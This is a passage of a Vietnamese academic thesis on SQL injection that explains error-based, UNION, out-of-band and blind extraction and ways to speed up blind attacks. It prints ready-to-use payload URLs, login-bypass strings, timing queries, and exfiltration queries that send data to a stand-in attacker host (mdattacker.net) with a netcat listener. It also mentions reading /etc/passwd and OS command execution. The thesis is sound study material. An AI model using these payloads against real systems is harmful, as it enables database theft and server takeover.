
Thông thường, kỹ thuật được sử dụng để trích xuất dữ liệu trong trường hợp này là: làm thế nào đó để thông tin cần lấy được in ra trong thông báo lỗi. Một trong những cách đó là tạo ra các ngoại lệ (exception). Thông thường sẽ đưa thông tin cần lấy (dạng string) làm đầu vào không hợp lệ cho các hàm, như các hàm nhận đầu vào là số nguyên (int). Khi đó sẽ có thông báo chi tiết rằng: <dữ liệu cần lấy> không phải dạng số nguyên. Một dạng mã tấn công như sau:

http://www.vuln-Site.com/authorprofile.asp?id=46 and 1=convert(int,@@version)—




Hình 4: Lấy thông tin phiên bản MSSQL Server

Bằng việc đưa chuỗi thông tin phiên bản là đầu vào cho hàm convert sang int, kẻ tấn công đã buộc ứng dụng phải đưa ra thông báo lỗi chứa chi tiết thông tin phiên. Tiếp tục khai thác, kẻ tấn công có thể lấy được bất kỳ thông tin mong muốn. Ví dụ như lấy thông tin về tên CSDL, thông tin về tên bảng, tên cột:



Hình 5: Lấy thông tin về tên CSDL



Hình 6: Lấy thông tin về tên bảng

Đối với MySQL, có một kỹ thuật được phát triển dựa trên dạng Error base đó là Double Query. Mã tấn công có dạng sau:

|  |
| --- |
| www.vuln-web.com/photo.php?id=1' and (select 1 from (Select count(\*),Concat((**<Your Query here to return single row>**),0x3a,floor(rand (0) \*2))y from information\_schema.tables group by y) x)-- - |

Tấn công khai thác điểm yếu trong việc không thể group by trên một cột mà các dữ liệu bị trùng (duplicate value). Bằng việc tạo ra một cột gồm các giá trị trùng 1,2 rồi group by, buộc MySQL đưa ra thông báo lỗi: Duplicate entry '**<Your Output here>**:1' for key 'group\_key'. Trong đó <Your Output here> là kết quả của câu truy vấn.

Ngày nay, dạng tấn công sử dụng thông báo lỗi rất hiếm gặp. Bởi vì điều kiện để có thể in ra thông báo lỗi này đòi hỏi hệ thống phải bật cấu hình cho phép hiển thị lỗi, thông thường là trong chế độ debug. Trong khi các ứng dụng thực tế, thông thường khi đưa vào khai thác đều tắt chế độ này.

### Tấn công sử dụng mệnh đề UNION

Một trong những câu lệnh được các quản trị CSDL –DBA ưu thích sử dụng là UNION. Mệnh đề này cho phép ghép nối hai, hoặc nhiều mệnh đề SELECT lại. Cú pháp cơ bản như sau:

|  |
| --- |
| SELECT column-1,column-2,…,column-N FROM table-1  UNION  SELECT column-1,column-2,…,column-N FROM table-2 |

Câu lệnh này sau khi thực hiện sẽ trả về một bảng các kết quả của mệnh đề SELECT. Mặc định sẽ chỉ trả về các giá trị duy nhất, nếu muốn lấy các kết quả trùng, cần sửa lại câu lệnh như sau:

|  |
| --- |
| SELECT column-1,column-2,…,column-N FROM table-1  UNION ALL  SELECT column-1,column-2,…,column-N FROM table-2 |

Điều này cho phép chúng ta lợi dụng trong tấn công SQL injection. Nếu ứng dụng trả về các kết quả trong câu lệnh truy vấn đầu tiên, thì bằng cách inject thêm mệnh đề UNION và mệnh đề SELECT phía sau, chúng ta có thể đọc được tùy ý các bảng khác (nếu tài khoản được cấu hình trên DBMS được phép truy cập). Tuy nhiên, việc sử dụng mệnh đề UNION này cũng phải tuân theo một số rule bắt buộc sau. Các mệnh đề UNION phải thỏa mãn:

* Hai câu truy vấn (SELECT) phải trả về số cột bằng nhau.
* Dữ liệu trong từng cột phải cùng loại, hoặc ít nhất tương thích với nhau.

Nếu các yêu cầu này không được thỏa mãn, đương nhiên câu lệnh sẽ không thể thực hiện được. Sẽ có thông báo lỗi được đưa ra, và đương nhiên nó phụ thuộc vào loại DBMS mà ứng dụng sử dụng. Tuy nhiên chúng ta sẽ không đi sâu vào vấn đề này. Câu hỏi đặt ra cho kẻ tấn công, người mà không biết được chính xác số lượng cột trong câu SELECT đầu tiên (vì câu lệnh này nằm trong mã nguồn), và định dạng dữ liệu từng cột, làm thế nào để xác định được 2 vấn đề này. Có hai phương pháp chính được sử dụng. Một là tăng dần số lượng cột cho đến khi câu truy vấn thực hiện không lỗi (trả về kết quả). Trên hầu hết các DBMS (từ Oracle 8i trở về trước) có thể sử dụng giá trị NULL cho mỗi cột, và đương nhiên NULL có thể chuyển sang bất kỳ dữ liệu nào. Điều này cho phép thỏa mãn cả điều kiện trên. Để ví dụ, chúng ta có thể thực hiện như sau: Liên tục gọi các URL cho đến khi kết quả hợp lệ được trả về.

|  |
| --- |
| http://www.victim.com/products.asp?id=12+union+select+null-- http://www.victim.com/products.asp?id=12+union+select+null,null-- http://www.victim.com/products.asp?id=12+union+select+null,null,null-- |

Lưu ý rằng trong Oracle yêu cầu mỗi câu lệnh sử dụng SELECT phải chứa một FORM cụ thể, nên có thể thay đổi URL như sau:

|  |
| --- |
| http://www.victim.com/products.asp?id=12+union+select+null+from+dual-- |

Dual là một bảng được truy cập từ mọi người dùng, và có thể được sử dụng khi không cần quan tâm đến một bảng cụ thể nào cả. Một cách khác để xác định số lượng cột là sử dụng mệnh đề ORDER BY. Mệnh đề này có thể chấp nhận tham số là một tên cột, hoặc một số thứ tự của cột trong bảng. Do đó có thể sử dụng để xác định số lượng cột bằng cách tăng cố cột trong ORDER BY như sau:


|  |
| --- |
| http://www.victim.com/products.asp?id=12+order+by+1 http://www.victim.com/products.asp?id=12+order+by+2 http://www.victim.com/products.asp?id=12+order+by+3 etc. |

Nếu như nhận được thông báo lỗi đầu tiên khi ORDER BY 6, có nghĩa là có 5 cột. Sau khi xác định được số cột thì vấn đề tiếp theo là xác định từng kiểu dữ liệu của cột. Giả sử là kiểu dữ liệu cần lấy về dạng strings, thì cần phải tìm ít nhất một cột có dạng dữ liệu này. Nếu như sử dụng kiểu NULL, đơn giản là chỉ cần thay thế một cột tại một lần. Ví dụ thấy rằng truy vấn có 4 cột:

|  |
| --- |
| http://www.victim.com/products.asp?id=12+union+select+‘test’,NULL,NULL,NULL http://www.victim.com/products.asp?id=12+union+select+NULL,‘test’,NULL,NULL http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,‘test’,NULL http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,NULL,‘test |

Nếu không có thông báo lỗi nào trả về, chúng ta biết rằng giá trị test sẽ được trả về trong một cột nào đó. Ví dụ đó là cột thứ hai, khi đó nếu như muốn lấy tên một người sử dụng hiện tại (tài khoản DBMS) thì thực hiện URL sau:

|  |
| --- |
| http://www.victim.com/products.asp?id=12+union+select+NULL,system\_user,NULL,NULL |



Hình 7: Kết quả trả về của mệnh đề UNION.

Như vậy bảng mới đã chứa thông tin mà chúng ta cần lấy: thông tin tài khoản hiện tại. Từ đây dễ dàng thực hiện các bước tấn công khác để lấy nhiều thông tin khác. Tuy nhiên, cần chú ý rằng có một số kỹ thuật nhỏ khác trong việc sử dụng UNION. Đầu tiên là trong ví dụ trước, có bốn cột, do đó, có thể thay thể để lấy dữ liệu từ cả thêm một cột khác:


|  |
| --- |
| http://www.victim.com/products.asp?id=12+union+select+NULL,system\_user,db\_name(),NULL |

Tuy nhiên không phải lúc nào cũng có thể sử dụng được cột khác, có khi chỉ là một cột, trong khi lại có nhiều dữ liệu cần phải trích xuất. Để có thể nhanh hơn có thể sử dụng toán tử ghép nối (concatenation) để nối các mảnh dữ liệu lại. Ví dụ đối với MSSQL Server:

|  |
| --- |
| SELECT NULL, system\_user + ‘ | ’ + db\_name(), NULL, NULL |

Câu lệnh sẽ ghép nối kết quả của system\_user và db\_name(), với ký tự ‘|’ để phân biệt. Như vậy chúng ta đã thêm một trường dữ liệu vào chung một cột, chuyển thành dạng URL như sau:

|  |
| --- |
| http://www.victim.com/products.asp?id=12+union+select+NULL,system\_user%2B‘+|+’%2Bdb\_name(),NULL,NULL |



Hình 8: Kết quả ghép nối dữ liệu

Bằng việc sử dụng các câu lệnh khác, chúng ta có thể khai thác, đọc dữ liệu từ một bảng bất kỳ. Tuy nhiên, trong một số trường hợp, kết quả truy vấn không trả về trong dạng HTML trong trình duyệt người dùng.

### Tấn công Out of Band Channel

Trong nhiều trường hợp của SQL injection, ứng dụng không trả lại kết quả của bất kỳ câu truy vấn trong trình duyệt của người dùng, và cũng không trả lại bất kỳ thông báo lỗi tạo ra bởi các CSDL. Trong tình huống này, ngay cả khi lỗ hổng SQL injection tồn tại cũng không chắc chắn có thể trích xuất được dữ liệu, hoặc thực hiện một hành động khác. Có thể sử dụng một số kỹ thuật để nhận về kết quả của câu truy vấn, để xác định việc thực hiện có thành công hay không.

Phân tích ví dụ chức năng đăng nhập, có thể inject vào một vị trí bất kỳ trong câu lệnh kiểm tra. Tuy nhiên lại không thể nhận được kết quả của câu truy vấn đó.

|  |
| --- |
| SELECT \* FROM users WHERE username = ‘marcus’ and password = ‘secret’ |

Ngoài việc thay đổi logic của ứng dụng để vượt qua chức năng đăng nhập ở trên, chúng ta có thể chèn một câu truy vấn con (sub-query) riêng biệt để tạo ra dữ liệu mà có thể kiểm soát. Ví dụ nếu trường username truyền vào: foo’ || (SELECT 1 FROM dual WHERE (SELECT username FROM all\_users WHERE username = ‘DBSNMP’) = ‘DBSNMP’) -- thì câu truy vấn sẽ trở thành:

|  |
| --- |
| SELECT \* FROM users WHERE username = ‘foo’ || (SELECT 1 FROM dual WHERE (SELECT username FROM all\_users WHERE username = ‘DBSNMP’) = ‘DBSNMP’) |

Câu lệnh truy vấn sẽ thực thi câu truy vấn bên trong. Tất nhiên việc đăng nhập sẽ thất bại, tuy nhiên câu lệnh con bên trong sẽ được thực thi. Việc tiếp theo cần phải lấy được kết quả của câu truy vấn con này. Khi đó, cần một kênh truyền dạng khác để lấy được kết quả. Thông thường sẽ sử dụng các chức năng mà DBMS hỗ trợ để tạo ra một kết nối ngược lại máy tính của người dùng – cũng là kẻ tấn công. Qua đó, kết quả được truyền đến máy tính của kẻ tấn công. Việc tạo ra các kết nối này phục thuộc vào loại DBMS mà ứng dụng sử dụng, các phương pháp này có thể khác nhau, hoặc đòi hỏi đặc quyền cụ thể. Một số kỹ thuật phổ biến như:

**MS-SQL**: Trên các phiên bản MSSQL 2000 trở về trước, lệnh OpenRowSet cho phép mở kết nối đến một CSDL khác và thực hiện insert dữ liệu vào. Ví dụ câu truy vấn sẽ mở kết nối đến CSDL của kẻ tấn công và ghi chuỗi thông tin phiên bản vào bảng tên là foo. Lưu ý là ở đây sử dụng cổng 80 để vượt qua một số luật chặn chiều ra của các Firewall cơ bản

|  |
| --- |
| insert into openrowset(‘SQLOLEDB’,  ‘DRIVER={SQL Server};SERVER=mdattacker.net,80;UID=sa;PWD=letmein’,  ‘select \* from foo’) values (@@version) |

**Oracle:** DBMS này có rất nhiều hàm, chức năng cho phép tạo một kênh out-of-band tới một máy chủ khác. UTL\_HTTP package có thể sử dụng để tạo ra các yêu cầu dạng HTTP như ví dụ sau:

|  |
| --- |
| /employees.asp?EmpNo=7521’||UTL\_HTTP.request(‘mdattacker.net:80/’||  (SELECT%20username%20FROM%20all\_users%20WHERE%20ROWNUM%3d1))-- |

URL trên tạo ra một UTL\_HTTP, gửi một URL chứa username đầu tiên trong bảng all\_users. Kẻ tấn công đơn giản sử dụng netcat trên máy chủ mdattacker.net để nhận kết quả:

|  |
| --- |
| C:\>nc -nLp 80  GET /SYS HTTP/1.1  Host: mdattacker.net  Connection: close |

**MySQL**: Sử dụng lệnh SELECT ... INTO OUTFILE để ghi trực tiếp kết quả của câu truy vấn vào file, trong đó các tệp tin có thể sử dụng đường dẫn dạng UNC để ghi vào máy chủ của kẻ tấn công. Ví dụ:

|  |
| --- |
| select \* into outfile ‘\\\\mdattacker.net\\share\\output.txt’ from users; |

Để nhận dữ liệu, kẻ tấn công tạo một SMB server có quyền ghi cho tài khoản anonymous.


Như vậy, hoàn toàn có thể sử dụng các kỹ thuật này để nhận dữ liệu trong các trường hợp không thể nhận được trực tiếp trong HTML trên trình duyệt. Tuy nhiên, các kỹ thuật này đỏi hỏi các máy chủ phải mở chiều ra đến được máy tính của kẻ tấn công.

### Các kỹ thuật tấn công nâng cao

Trong một số trường hợp, dữ liệu không phải là mục tiêu chính của hacker. Mục tiêu đó có thể là chính máy chủ, để hacker có thể lợi dụng thực hiện các âm mưu tấn công khác. Các kỹ thuật tấn công nâng cao này có thể kể đến như:

* Đọc/ghi các file trên máy chủ.
* Thực thi câu lệnh hệ điều hành.

Trong ví dụ trên đã thấy MySQL có tập lệnh hỗ trợ việc ghi file. Đây là một trong những yếu tố tạo điều kiện cho việc tấn công nâng quyền, chiếm quyền điều khiển máy chủ. MySQL cũng cung cấp lệnh LOAD DATA INFILE và LOAD\_FILE để đọc file trên máy chủ.



Hình 9: Đọc file /etc/passwd trên máy chủ.

Đối với MSSQL Server có thể sử dụng scripting.filesystem để đọc/ghi file trên máy chủ. Trong khi Oracle lại hỗ trợ rất nhiều cách để đọc ghi file như UTL\_FILE, DBMS\_ADVISOR, DBMS\_XSLPROCESSOR, DBMS\_XMLDOM, External tables, Java. Ngoài ra, còn một cách nữa là sử dụng câu lệnh hệ điều hành.

Đối với MySQL, mặc định không hỗ trợ tính năng thực thi câu lệnh hệ điều hành. Để sử dụng tính năng này cần sử dụng một bộ thư viện ngoài (UDF). Kẻ tấn công thường sử dụng DUMP File để ghi tập tin udf lên máy chủ, sau đó nạp file thư viện vào mysql để thực thi câu lệnh hệ điều hành. Đối với MSSQL Server hỗ trợ xp\_cmdshell để thực thi điều này, cũng có rất nhiều tài liệu mô tả chi tiết thực hiện.

Trong phần này có trình bày các hướng để thực hiện trích xuất dữ liệu, cũng như một số hướng tấn công nâng cao. Khai thác lỗ hổng này, kẻ tấn công không chỉ đánh cắp, chỉnh sửa toàn bộ dữ liệu mà còn có thể lợi dụng để chiếm quyền điều khiển cả máy chủ.

## Tấn công Blind SQL injection

Có nhiều lý do làm cho tấn công dạng out-of-band không phổ biến. Một trong những lý do là các máy chủ CSDL thường nằm trong phân vùng mạng được bảo vệ, có sử dụng các tường lửa để chặn các kết nối chiều ra (outbound connection). Trong những trường hợp này, khả năng tương tác với CSDL thông quan lỗ hổng SQL injection bị hạn chế. Trong những trường hợp này, cần phải làm thế nào đó để nhận được dữ liệu trả về.

Tuy nhiên lưu ý là dữ liệu trả về không nằm trong reponse cho trình duyệt, hay thực hiện các kênh out-of-band để gửi trả dữ liệu. Lúc này, kẻ tấn công được ví như một người mù (blind) tìm cách để đoán một thứ đồ không thể nhìn thấy được. Tương tự trong tình huống này, vẫn có những kỹ thuật cho phép nhận được dữ liệu trả về, thông qua việc inject các câu lệnh điều kiện, sẽ được kích hoạt tùy thuộc vào nội dung CSDL, và các phương pháp phân tích để nhận được nội dung trả về này. Tùy thuộc vào kiểu hình thái mà chúng ta buộc ứng dụng phải trả về, tấn công Blind SQL injection được chia làm 02 kỹ thuật chính: Content-Based và Time-Based.

### Tấn công Blind SQL injection dạng Content-Based

Một cấu trúc điều kiện khác thường được sử dụng với DBMS MSSQL Server. Cùng phân tích URL sau:

|  |
| --- |
| http://www.victim.com/products.asp?id=12%2B(case+when+(system\_user+=+‘sa’)+then+1+else+0+end) |

Có một sự khác biệt là ký tự “+” đã được URL encode chuyển thành %2B trong URL. Giá trị mà id parameter được nhận sẽ là: id = 12 + (case when (system\_user = ‘sa’) then 1 else 0 end). Đây là một cấu trúc khá đơn giản, nếu như system\_user là không phải là sa, thì URL tương đương với:

|  |
| --- |
| http://www.victim.com/products.asp?id=12 |

Trường hợp khác, nếu system\_user, id=13 và sẽ trả về tương đương với URL:

|  |
| --- |
| http://www.victim.com/products.asp?id=13 |

Hai id khác nhau sẽ trả về hai loại mặt hàng khác nhau, đương nhiên, nội dung sẽ khác nhau. URL đầu tiên có thể là một cuốn sách, URL thứ hai có thể là một cái lò vi sóng. Tùy thuộc vào nội dung trả về, chúng ta hoàn toàn biết được, người dùng có phải tài khoản sa hay không.

Quay lại ví dụ về chức năng đăng nhập mắc lỗi, trường username và password được truyền vào câu truy vấn:

|  |
| --- |
| SELECT \* FROM users WHERE username = ‘marcus’ and password = ‘secret’ |

Giả sử không xác định được phương pháp để truyền kết quả của câu truy vấn về trình duyệt. Tuy nhiên có thể thay đổi cấu trúc câu lệnh truy vấn để thay đổi những biểu hiện của ứng dụng. Ví dụ, khi gửi lên 2 mã tấn công sẽ trả về 2 kết quả khác nhau:

|  |
| --- |
| admin’ AND 1=1--  admin’ AND 1=2-- |

Trong trường hợp thứ nhất, ứng dụng sẽ cho đăng nhập với tài khoản admin. Trong trường hợp thứ hai, sẽ đăng nhập không thành công, vì điều kiện 1=2 luôn trả về false. Có thể tận dụng điều này để điều khiển các trạng thái của ứng dụng, suy luận dựa trên trường hợp đúng, trường hợp sai của câu lệnh để khai thác dữ liệu trong cơ sở dữ liệu. Ví dụ như sử dụng hàm ASCII và SUBSTRING có thể xác một ký tự cụ thể, ở vị trí cụ thể, có một giá trị cụ thể. Trong ví dụ sau, nếu gửi lên chuỗi: admin’ AND ASCII(SUBSTRING(‘Admin’,1,1)) = 65-- thì sẽ đăng nhập thành công với tài khoản admin, bởi vì điều kiện trả về luôn đúng. (Câu điều kiện lấy ký tự đầu tiên trong chuỗi Admin là A, rồi chuyển sang bảng mã ASCII tương ứng mã 65. 65 = 65 sẽ trả về True).

Nếu như gửi lên chuỗi sau sẽ trả về là Fail, đăng nhập không thành công: admin’ AND ASCII(SUBSTRING(‘Admin’,1,1)) = 66-- . Bằng việc gửi lên một loạt các dữ liệu, hết một vòng bảng mã ASCII, hoặc cho đến khi nào kết quả True được trả về sẽ xác định được chuỗi ký tự. Như vậy, bằng cách phân tích nội dung trả về (Content) của dữ liệu, chúng ta đã xác định được được tính Đúng/Sai của câu truy vấn, từ đó xác định được ký tự.

### Tấn công Blind SQL injection dạng Time-Based

Trong tấn công dạng Content-base ở trên, dữ liệu trả vẫn có liên quan nhiều đến câu truy vấn, kết quả vẫn trả về trong nội dung HTML của trình duyệt (dù không thật sự tường minh). Trong một số trường hợp, chúng ta có thể inject vào câu truy vấn để kết quả không trả về trong HTML. Tấn công out-of-band ở trên cũng như vậy, nhưng đòi hỏi nhiều điều kiện. Trong đa số các trường hợp này, tấn công out-of-band là không có hiệu quả, cũng như việc sử dụng tấn công out-of-band có thể gây ảnh hưởng đến CSDL.

Để giải quyết vấn đề này, một kỹ thuật đã được phát triển bởi Chris Anley và Sherief Hammad làm việc tại NGSSoftware. Họ đã nghĩ ra cách làm cho câu truy vấn trả về bị trễ một khoảng thời gian, và việc trễ này phụ thuộc vào điều kiện của kẻ tấn công. Sau khi gửi mã tấn công, kẻ tấn công tiến hành theo dõi thời gian trả về. Nếu có sự chậm trễ trong thời gian trả về, kẻ tấn công có thể suy luận là câu lệnh điều kiện là đúng, và ngược lại. Phương pháp này cho phép áp dụng khi cả nội dung trả về của dữ liệu là giống hệt nhau trong cả hai trường hợp câu điều kiện đúng hoặc sai. Giống như phương pháp trên, thực hiện nhiều lần cho phép kẻ tấn công lấy được các dữ liệu phức tạp của CSDL.

Việc tạo ra trễ trong câu truy vấn tùy thuộc vào loại DBMS được sử dụng. MS-SQL hỗ trợ câu lệnh WAITFOR để tạo ra thời gian trễ. Ví dụ sau sẽ tạo ra thời gian trễ 5 giây nếu user là sa: if (select user) = ‘sa’ waitfor delay ‘0:0:5’.

Với câu lệnh cơ bản này, kẻ tấn công thực hiện tùy biến để lấy thông tin tại nhiều trường hợp khác nhau. Tận dụng kỹ thuật liên quan đến Content-base đã trình bày ở trên, trả về phụ thuộc điều kiện, thay vì buộc ứng dụng trả về nội dung khác nhau, câu truy vấn buộc trả về thời gian trễ. Ví dụ sẽ xảy ra trễ khi ký tự đầu tiên là “A”:

|  |
| --- |
| if ASCII(SUBSTRING(‘Admin’,1,1)) = 64 waitfor delay ‘0:0:5’  if ASCII(SUBSTRING(‘Admin’,1,1)) = 65 waitfor delay ‘0:0:5’ |

Trong MySQL có thể sử dụng hàm SLEEP để tạo ra độ trễ (tính theo miliseconds): select if(user() like ‘root@%’, sleep(5000), ‘false’). Một lưu ý là đối với phiên bản 5.0.12 trở về trước, hàm SLEEP không được hỗ trợ. Một phương pháp thay thế là sử dụng hàm Benchmark, thực hiện một hành động lặp đi lặp lại. Việc yêu cầu DBMS thực hiện liên tục một tác vụ tốn nhiều thời gian (lấy mã SHA-1 chẳng hạn) có thể sử dụng để tạo độ trễ: select if(user() like ‘root@%’, benchmark(50000,sha1(‘test’)), ‘false’).

Kỹ thuật Time-base cho phép lợi dụng để khai thác lấy thông tin trong CSDL. Kỹ thuật này cũng rất hữu ích trong việc xác định ứng dụng có mắc lỗi SQL injection hay không. Trong nhiều trường hợp, khi mà tất cả các dữ liệu trả về đều rất mờ, chưa rõ ràng thì phương pháp time-base là phương pháp hiệu quả nhất để xác định khả năng mắc lỗi của ứng dụng. Việc theo dõi thời gian trả về cũng đơn giản hơn là theo dõi thay đổi trong nội dung dữ liệu.

Trong chương 1 lần lượt đã đi từ cơ bản của tấn công SQL injection, nguồn gốc, nguyên nhân lỗi cho đến các phương pháp, kỹ thuật được sử dụng để thực hiện tấn công khai thác CSDL. Đặc biệt nhấn mạnh tấn công Blind SQL injection với hai kỹ thuật chính là: Content-base và Time-base. Tùy thuộc vào hoàn cảnh và điều kiện cụ thể có thể lựa chọn phương pháp tấn công phù hợp. Sang chương tiếp theo, luận văn sẽ đi sâu vào các kỹ thuật tối ưu tấn công Blind SQL injection.

# Chương 2: Các phương pháp tối ưu hóa tấn công Blind SQL injection

## Hạn chế của tấn công Blind SQL injection

## Các phương pháp tối ưu hóa truyền thống

Trong ví dụ trên, kẻ tấn công sẽ sử dụng phương pháp liên tục dùng các giá trị điều kiện để lấy ra được giá trị chính xác chữ cái đầu của giá trị tên database. Cụ thể, kẻ tấn công lần lượt thử với toàn bộ các ký tự nhìn thấy được trong bảng mã ASCII:

?sort=if(substr(database,1,1)=’A’,id,point)

?sort=if(substr(database,1,1)=’B’,id,point)

…..


?sort=if(substr(database,1,1)=’9’,id,point)

Trong quá trình truy vấn, nếu kết quả trả về là đúng thì dừng lại. Trong bảng mã ASCII, có khoảng 128 ký tự nhìn thấy được, như vậy kẻ tấn công sẽ phải thực hiện gửi tối đa 128 yêu cầu cho một ký tự. Trên thế giới đã có nhiều kỹ thuật nhằm tối ưu hóa, giảm số lượng yêu cầu cần gửi xuống.

### Tối ưu hóa sử dụng thuật toán tìm kiếm nhị phân

Phương pháp này dựa trên thuật toán tìm kiếm nhị phân (Binary Search). Thuật toán này được áp dụng để tìm kiếm một phần tử trong một danh sách đã được sắp xếp. Có thể thấy rằng, chúng ta đang đi tìm giá trị của chữ cái trong tập danh sách các ký tự đã biết. Các ký tự này có thể sắp xếp, bằng cách chuyển đổi về giá trị trong bảng mã ASCII.

Với khoảng 128 ký tự, trong đó có 96 ký tự dạng nhìn thấy được ( 26 < 96 < 27), sau khi áp dụng phương pháp tìm kiếm nhị phân, chỉ cần khoảng 7 yêu cầu là có thể lấy được 1 ký tự. Tuy nhiên, phương pháp này có nhược điểm là phải thực hiện tuần tự 7 yêu cầu, vì kết quả yêu cầu trước sẽ quyết định nội dung của yêu cầu tiếp theo.



Hình 6: Thuật toán tìm kiếm nhị phân

### Tối ưu hóa sử dụng phương pháp dịch bit

Phương pháp thứ hai sử dụng kỹ thuật dịch bit (Bit Shifing). Mỗi ký tự đều tương ứng với một giá trị trong bảng mã ASCII. Giá trị này từ 0 đến 127 đối với hệ cơ số thập phân, nếu chuyển sang hệ nhị phân thì giá trị này sẽ được biểu diễn bằng 7 bit.

|  |  |  |
